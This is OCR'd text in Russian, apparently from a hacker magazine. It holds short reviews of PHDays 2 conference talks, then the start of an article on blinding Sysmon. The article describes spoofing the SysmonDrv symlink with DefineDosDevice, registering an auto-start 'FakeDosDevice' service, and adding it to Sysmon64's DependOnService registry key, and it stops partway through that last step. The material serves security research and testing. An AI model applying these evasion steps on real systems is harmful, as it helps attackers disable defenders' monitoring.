
- **Трек:** Offense
- **Спикеры:** Елизавета Тишина (DeteAct) — Квкóро, владелица канала @hahacking, Всеволод Slonser Кокорин (SolidLab), автор канала @slonser_notes
- **Запись доклада**
- **Презентация, PDF**

Без затяжных прелюдий инициативу взяла в свои исследовательские руки Елизавета Тишина. Не прошло и двух минут с начала доклада, а мы, слушатели, уже погружались в теорию работы электронной почты. RFC, проверки валидности, инъекции, ай-ой, валидол, CVE и Python — поток технической информации, которую мы так любим и по которой так соскучились. Кавычки и хардкор!

Локомотив доклада мчался вперед, и, когда очередь дошла до Всеволода Кокорина, он с ходу резонно заметил, что исследователи, хакеры и прочие кибербезумцы обычно делают то, чего не делают рядовые программисты, а именно: читают RFC (Request for Comments — документы, описывающие технические спецификации и стандарты), что приводит к интересным находкам и более глубокому пониманию исследуемого объекта.

Квкóро и Слонсер дали много технической информации, рассказали об особенностях работы электропочты, базовых почтовых протоколах, способах инъекций кода в почтовую функциональность и прочие безобразия подобного рода. В общем, для любителей поковырять веб доклад максимально полезный.

7. БАГБАУНТИ: ВЗГЛЯД С ДРУГОГО БЕРЕГА


Cyber-festival PHDays 2
Пётр Уваров
Руководитель направления Bug Bounty VK
Bug Bounty: взгляд с другого берега


- **Трек:** Offense
- **Спикер:** Петр Уваров (VK)
- **Запись доклада**
- **Презентация, PDF**

Это тот редкий вид докладов, когда про багбаунти-суету рассказывают изнутри, то есть с позиции вендора, а не багхантера, исследователя или хакера. Материал спикер подал интенсивно, последовательно и в конце сделал интересный вывод, что багхантеры — это новое золото.

Начался же доклад с базовых вещей: что такое багбаунти-программа, зачем она нужна бизнесу и какие задачи она должна решать. Было крайне интересно послушать о том, что происходит на стороне вендора в качестве реакции на работу багхантеров: какая последовательность принимаемых решений, какие возникают вопросы и проблемы, как распределяют выплаты за уязвимости. В общем, вагон информации.

Доклад будет полезен всем: начинающим и нетерпеливым багхантерам, мечтающим «вкатиться», и, разумеется, компаниям, которые планируют запускать свои ББ-программы.

8. КТО СТУЧИТСЯ В ПОЧТУ? SOCIAL ENGINEERING 2024



- **Трек:** Offense
- **Спикер:** Константин Полишин (Positive Technologies)
- **Запись доклада**
- **Презентация, PDF**


Константин сразу же представил зрителям программу своего доклада: HTML/PDF/SVG Smuggling, векторы URL, макросы VBA, атаки на разработчиков, QR-коды и фишинг, оставив напоследок DLL Side-Loading. Как все это связано с названием доклада? Хороший вопрос, сейчас объясню.

Это своего рода продолжение или, если угодно, дополнение доклада, который Константин прочитал на предыдущем PHDays и который я советую просмотреть первым для лучшего понимания темы. Так вот, речь идет о социальной инженерии и о том, какой применяется арсенал полезных нагрузок. А также о векторах атак, которые злоумышленники используют для получения начального доступа к системам.

> *«СИ является самым простым способом получения начального доступа, но только тогда, когда проделано много технической и исследовательской работы», — Константин Полишин*

Пусть тебя не смущает, что в докладе перечислены простые и хорошо известные методы. Ведь главное, что они работают, а значит, точно заслуживают внимания.

9. БЫЛО ВАШЕ — СТАЛО НАШЕ: ЧТО ПОЛЕЗНОГО МОЖНО НАЙТИ НА СЕРВЕРАХ ЗЛОУМЫШЛЕННИКОВ



- **Трек:** Defense
- **Спикеры:** Владислав Азерский (FACCT), Дмитрий Кардава (FACCT)
- **Запись доклада**
- **Презентация, PDF**

Владислав и Дмитрий занимаются в FACCT реагированием на инциденты ИБ, криминалистикой и прочими увлекательными вещами. В общем, они представляли отдел DFIR — Digital forensics and incident response. Сотрудники этой службы должны не только заниматься реконструкцией и исследованием инцидентов ИБ, но и давать ответы на ряд поставленных вопросов.

В докладе спикеры рассказали о том, как, чем и зачем они работают с образами серверов атакующих, какие артефакты находят, как проходит анализ данных, включая журналы событий. Поговорили о том, как пишутся скрипты для преобразования логов и БД известных постэксплуатационных фреймворков в удобный для анализа вид.

Технические нюансы доклада щедро разбавлены мемами, а в секции Q&A есть ряд интересных вопросов, советую не скипать. А упомянутые скрипты ты найдешь на GitHub.

10. УЧАТ В ШКОЛЕ

Cyber-festival PHDays 2
SCAN ME
Спаси бог всех нас!

- **Трек:** Fast Track
- **Спикер:** Антон BoOoM Лопаницын (Passleak), автор канала @webpwn и чата @webpwnchat
- **Запись доклада**
- **Презентация, PDF**

Доклад из серии «заходи — не бойся, выходи — не плачь», по совместительству еще и один из завершающих докладов третьего дня фестиваля. Это тот уровень, на котором не совсем понятно, где происходящего безумия больше: на сцене, на экране или в зрительном зале. Легкая, юмористическая подача материала позволила раскрыть некоторые курьезные моменты из практики Антона. Уязвимости есть везде: в том числе в системах, предназначенных для обучения хакеров.

Вроде бы доклад по большей части полезен новичкам и вкатывающимся, но в зале в основном сидели самые стойкие любители похулиганить в вебе.

> *«Спаси бог всех нас!» — гласила мольба на финальном слайде презентации*

Какая связь между Simple Machines Forum, CyberEd, Moodle, кавычкой, Codeby и инсталлятором в корне? Смотри этот стремительный доклад и мотай на ус, что баги есть везде.

ВЫВОДЫ

В этом году киберфестиваль Positive Hack Days 2 порадовал нас огромным количеством докладов, обсуждений и выступлений. Подробнее я описал это четырехдневное безумие в репортаже.

И конечно, все без исключения спикеры — молодцы! Описать в статье каждое крутое выступление невозможно, да и не нужно. Советую заглянуть на официальный сайт фестиваля, пройтись самостоятельно по программе мероприятия и выбрать наиболее интересные тебе доклады, чтобы затем их с кайфом просмотреть. Сами доклады ты найдешь на YouTube-канале Positive Events. Составь свое впечатление и не забудь им поделиться в комментариях!

ДОБИВАЕМ МОНИТОРИНГ

Как работают продвинутые атаки на Sysmon

Получив доступ к взломанной системе, атакующий первым делом реализует техники уклонения от обнаружения, которые позволяют ослабить мониторинг безопасности инфраструктуры и, как следствие, действовать максимально незаметно.

driverenok
Threat Researcher
andreykras14@gmail.com

Сегодня давай разберем ряд техник, которые помогают злоумышленникам обойти расширенный мониторинг. В качестве подопытного инструмента будем использовать Sysmon.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Эта статья логически делится на две части — по источникам информации, на основе которых Sysmon формирует свои события. В первой мы посмотрим, как можно нарушить взаимодействие между драйвером `SysmonDrv` и службой `Sysmon64`, во второй — поговорим о воздействии на подсистему ETW. Итак, поехали!

ВОЗДЕЙСТВУЕМ НА УСТРОЙСТВО SYSMONDRV

В моем предыдущем материале я рассказывал о том, как ослепить расширенный мониторинг, манипулируя с дескриптором безопасности объекта коммуникационного устройства `\\Device\SysmonDrv` и провоцируя Sysmon на повторное открытие хендла этого устройства (вызов DuplicateHandle() с опцией `DUPLICATE_CLOSE_SOURCE`).

Сегодня мы посмотрим еще пару техник, с помощью которых можно воздействовать на процесс передачи информации от модуля ядра `SysmonDrv` службе `Sysmon64`, а соответственно, и на формирование событий безопасности.


Фейковый DosDevice

Суть этой техники заключается в том, чтобы создать символическую ссылку (симлинк) на коммуникационное устройство `\\Device\SysmonDrv` раньше, чем это сделает драйвер Sysmon. Успешная эксплуатация позволит атакующему подменить объект коммуникационного устройства и тем самым ослепить Sysmon. Процесс режима пользователя Sysmon64.exe не сможет получать никакую информацию и, как следствие, не будет формировать события.

Для понимания работы этой техники давай вспомним, как работает инструмент Sysmon. В его состав входят два компонента:

1. Драйвер, который с помощью колбэков и мини-фильтров отслеживает события, происходящие в системе: создание и завершение процессов, создание файлов, доступ к памяти процесса, создание удаленного потока, загрузку библиотек и другие.
2. Служба режима пользователя, которая получает информацию от драйвера `SysmonDrv` и формирует события безопасности.

Драйвер `SysmonDrv` в процессе своей инициализации создает коммуникационное устройство `\\Device\SysmonDrv`, чтобы служба `Sysmon64` могла получать от него информацию. Однако здесь существует небольшая особенность: пользовательские приложения не могут напрямую взаимодействовать с девайсами. Для этой цели в системе создается символическая ссылка, через которую и происходит все «общение». Вот как это выглядит в WinObj.


WinObj - Sysinternals: www.sysinternals.com (Administrator)
File Edit Find View Options Help
Quick Find: sysmo
\
ArcName
BaseNamedObjects
Callback
Device
Driver
DriverStores
FileSystem
GLOBAL??

Name | Type | Symbolic Link Target
SysmonDrv | SymbolicLink | \Device\SysmonDrv


А что будет, если атакующий попытается подменить эту ссылку? Давай посмотрим.

В системе существует специальный вызов DefineDosDevice, который позволяет создавать (и переопределять) символические ссылки на устройства:

```
BOOL DefineDosDeviceW(
  [in]            DWORD   dwFlags,
  [in]            LPCWSTR lpDeviceName,
  [in, optional]  LPCWSTR lpTargetPath
);
```

- В параметре `dwFlags` передаются флаги, контролирующие работу функции. Укажем `DDD_NO_BROADCAST_SYSTEM`, что будет означать «не сообщать никому об изменении».
- Во втором параметре (`lpDeviceName`) указываем имя симлинка — `SysmonDrv`, а в третьем (`lpTargetPath`) — фейковый путь к устройству (`\??\Device\fakedrv`).

Благодаря функции мы можем подменить симлинк `SysmonDrv`.


WinObj - Sysinternals: www.sysinternals.com (Administrator)
File Edit Find View Options Help
Quick Find: sysmo
\
ArcName
BaseNamedObjects
Callback
Device
Driver
DriverStores
FileSystem
GLOBAL??

Name | Type | Symbolic Link Target
SYSMONDRV | SymbolicLink | \??\Device\fakedrv


Однако это нужно успеть сделать до того момента, как процесс `Sysmon64.exe` ее откроет. Для этого вредоносный процесс `FakeDosDevice.exe` должен быть зарегистрирован в качестве службы, а у сервиса `Sysmon64` в зависимостях должна быть указана ссылка на него.

Для регистрации служб есть специальная функция CreateService:

```
SC_HANDLE CreateServiceA(
  [in]            SC_HANDLE hSCManager,
  [in]            LPCSTR    lpServiceName,
  [in, optional]  LPCSTR    lpDisplayName,
  [in]            DWORD     dwDesiredAccess,
  [in]            DWORD     dwServiceType,
  [in]            DWORD     dwStartType,
  [in]            DWORD     dwErrorControl,
  [in, optional]  LPCSTR    lpBinaryPathName,
  [in, optional]  LPCSTR    lpLoadOrderGroup,
  [out, optional] LPDWORD   lpdwTagId,
  [in, optional]  LPCSTR    lpDependencies,
  [in, optional]  LPCSTR    lpServiceStartName,
  [in, optional]  LPCSTR    lpPassword
);
```

- Первым параметром (`hSCManager`) передается хендл базы данных диспетчера управления службами. Его можно получить с помощью функции OpenSCManager.
- Второй (`lpServiceName`) и третий (`lpDisplayName`) параметры принимают имя регистрируемой службы. Установим их равными `FakeDosDevice`.
- Так как вызов `CreateService` возвращает хендл на созданную службу, с которым можно работать дальше, а сама служба — это объект ядра, в четвертом параметре (`dwDesiredAccess`) передается запрашиваемый доступ.
- Далее мы указываем тип службы — `SERVICE_WIN32_OWN_PROCESS` (параметр `dwServiceType`).
- С помощью параметра `dwStartType` указываем тип автозапуска. В нашем случае он равен `SERVICE_AUTO_START`.
- В параметре `dwErrorControl` передается уровень критичности и действие в случае ошибки (`SERVICE_ERROR_NORMAL`).
- В конце (`lpBinaryPathName`) указываем путь к исполняемому файлу `FakeDosDevice.exe`, получаемый динамически с помощью функции QueryFullProcessImageName.
- Оставшиеся параметры установим в `NULL`.

Итак, службу `FakeDosDevice` мы зарегистрировали. Теперь ее нужно добавить в зависимости `Sysmon64`. Если в системе стоит Sysmon версии 15 и выше, то штатными средствами это сделать не получится, поскольку он работает как Protected Process.



```
Microsoft Windows [Version 10.0.19045.4170]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>sc config Sysmon64 depend= FakeDosDevice
[SC] ChangeServiceConfig FAILED 5:

Access is denied.
```

В этом случае мы можем изменить конфигурацию `Sysmon64` напрямую в реестре — добавить ключик `DependOnService`. Для работы с реестром нам понадобятся две функции: RegCreateKey и RegSetValueEx.

Функция `RegCreateKeyA` получает доступ к заданной ветке реестра:

```
LSTATUS RegCreateKeyA(
  [in]            HKEY   hKey,
  [in, optional]  LPCSTR lpSubKey,
  [out]           PHKEY  phkResult
);
```

В параметре `hKey` указываем ветку `HKEY_LOCAL_MACHINE`. В `lpSubKey` — путь к параметрам службы `Sysmon64`:

```
SYSTEM\CurrentControlSet\Services\Sysmon64\
```

В `phkResult` получаем результат в виде хендла, указывающего на ветку реестра.

